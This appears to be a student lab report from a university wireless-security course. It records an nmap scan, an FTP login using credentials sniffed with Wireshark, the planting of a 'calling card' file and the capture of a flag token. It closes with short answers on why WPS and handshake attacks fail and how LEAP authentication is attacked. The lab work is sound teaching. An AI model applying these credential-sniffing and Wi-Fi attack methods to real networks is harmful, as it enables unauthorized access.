
```
Starting Nmap 7.70 ( https://nmap.org ) at 2018-12-11 19:45 EST
Nmap scan report for 192.168.3.1
Host is up (0.012s latency).
Not shown: 994 closed ports
PORT      STATE    SERVICE
80/tcp    filtered http
139/tcp   open     netbios-ssn
445/tcp   open     microsoft-ds
1900/tcp  open     upnp
49152/tcp open     unknown
49153/tcp open     unknown
MAC Address: 64:70:02:94:02:5C (Tp-link Technologies)
```

2.3.2 Network discovery once on the wireless network


Using techniques learned from previous labs, we accessed and analyzed a file server running on CSCI400AP2 (MAC address is 64:70:02:94:02:5C). We discovered that the file server was FTP. There were access control mechanisms in place so we needed to find specific instructions in order to gain access to the login (user and password). From the ski video, we came to the determination to use the token found through Wireshark, which was “blacktruffle” where “black” was the username and “truffle” was the password. After we logged in, we were able to access the link ftp://192.168.2.1 with the username “paradise” and password “horseshoe.” We were able to find the paradise as an username and password as a horseshoe by watching a movie with the hints from the name of the files.

Subsequently, we added our names in a calling card titled “DefinitelySpock(NoQuestionsAsked)” into the calling card here folder. We almost struggled adding the calling card into the file because we thought we only had a read attributes into the file using ftp command. However, downloading the filezilla & cyberduck allowed us to include the file with read and write attributes into the file. From there, through Wireshark, we were able to find a token “thelastjedi.” There was, however, an option to view a samba server as a guest with a hash file.


Here are the screenshots documenting our process:



```
Michael Gonzalez (asked the most questions)

Charles (SeungHwan) Chung

Ayesha Rizvi

Kristy Li
```



```
ca6411061108d4570061964bdeff0d039647afb946cb2a3a49559f0e804d84369df998ede245f80b776c034a79
6b4789f398bc560300386472585b6f629156b8
```



Host: 192.168.2.1 Username: paradise Password: ●●●●●●●●● Port:

```
Status:    Retrieving directory listing of "/"...
Status:    Directory listing of "/" successful
Status:    Retrieving directory listing of "/leave-your-calling-card-here"...
Status:    Directory listing of "/leave-your-calling-card-here" successful
Status:    Starting download of /leave-your-calling-card-here/DefinitelySpock(NoQuestionsAsked).rtf
Status:    File transfer successful, transferred 464 bytes in 1 second
Status:    Renaming '/leave-your-calling-card-here/DefinitelySpock(NoQuestionsAsked).rtf' to '/leave-your-calling-card-here/DefinitelySpock(NoQuestionsAsked).txt'
```

Local site: /Users/MaxOS/Desktop/


Remote site: /leave-your-calling-card-here

Filename	Filesize	Filetype	Last modified
Chap5_6.pdf	1,403,679	pdf-file	10/30/2018 15:1...
Chap7_8_9.pdf	1,750,089	pdf-file	12/02/2018 14:5...
CoverLetter....	260,988	pages-file	10/12/2018 09:0...
CoverLetterL...	28,718	pdf-file	10/12/2018 09:0...
CoverLetterS...	29,019	pdf-file	10/12/2018 09:0...
CoverLetterV...	28,843	pdf-file	10/12/2018 09:0...
CoverLetter...	28,738	pdf-file	10/12/2018 09:0...
DefinitelySpo..	464	txt-file	12/11/2018 21:0...
GonzalezM.P...	2,016,349	pdf-file	06/25/2018 11:3...
HW3 Progra...	8,367	docx-file	04/17/2018 18:5...
Lab10Group...	1,063,345	ZIP archive	11/28/2018 10:0...
Lab10Sandb...	1,063,524	ZIP archive	11/28/2018 10:0...
Michael_Gon..	29,433	pdf-file	09/20/2018 11:0...

Selected 1 file. Total size: 464 bytes

Filename	Filesize	Filetype	Last modified	Permissions	Owner/Group
..					
31gb.txt	0	txt-file	12/07/2017	-rw-r--r--	ftp ftp
Alekse..	3,683,951	jpg-file	12/10/2018 2...	-rw-r--r--	ftp ftp
Definit..	464	txt-file	12/11/2018 2...	-rw-r--r--	ftp ftp
Fightin...	1,068	txt-file	12/07/2017	-rw-r--r--	ftp ftp
PGPM...	937	txt-file	12/07/2017	-rw-r--r--	ftp ftp
StasCl..	1,432,442	jpg-file	12/08/2017	-rw-r--r--	ftp ftp
Teresa...	28,618	jpg-file	12/07/2017	-rw-r--r--	ftp ftp
Vady...	138,318	jpg-file	12/11/2018 1...	-rw-r--r--	ftp ftp

8 files. Total size: 5,285,798 bytes



```
0   dp···\··  ·!F···E·
3   ·Q··@·@·  ·7···K··
1   ···>·5·=  A\VM····
9   ·······h  ttp·kali
3   ·org·Las  tJedi-is
    -the-tok  en·····
```

3 Word Problems

1. Where do the attacks fail?

   The attacks fail when access point limiting is in check, so a delay needs to be set for the WPS attack. Additionally, the four way handshake can have issues if you cannot properly authenticate with the router for example if there is mac address filtering (you would need to spoof an active mac address from the network, and without access that would be difficult). Additionally, the brute-forcing may fail if your wordlist is not large enough so that's another factor to consider.

2. How would you attack WPA/WPA2 with LEAP authentication (i.e. not WPA/WPA2-PSK)?

   We would attack WPA/WPA2 with LEAP authentication (i.e. not WPA/WPA2-PSK) by intercepting a login request to the from the authentication exchange between the client and server. If you successfully get the password hash, you have to hope that the hash is dictionary attackable (for example the MS-ChAPv2 algorithm). The 802.1X exchange mechanism is extremely weak and can be viewed mostly in plain text within the packet header information which leads to user password hash being leaked when client reply is initiated via LEAP.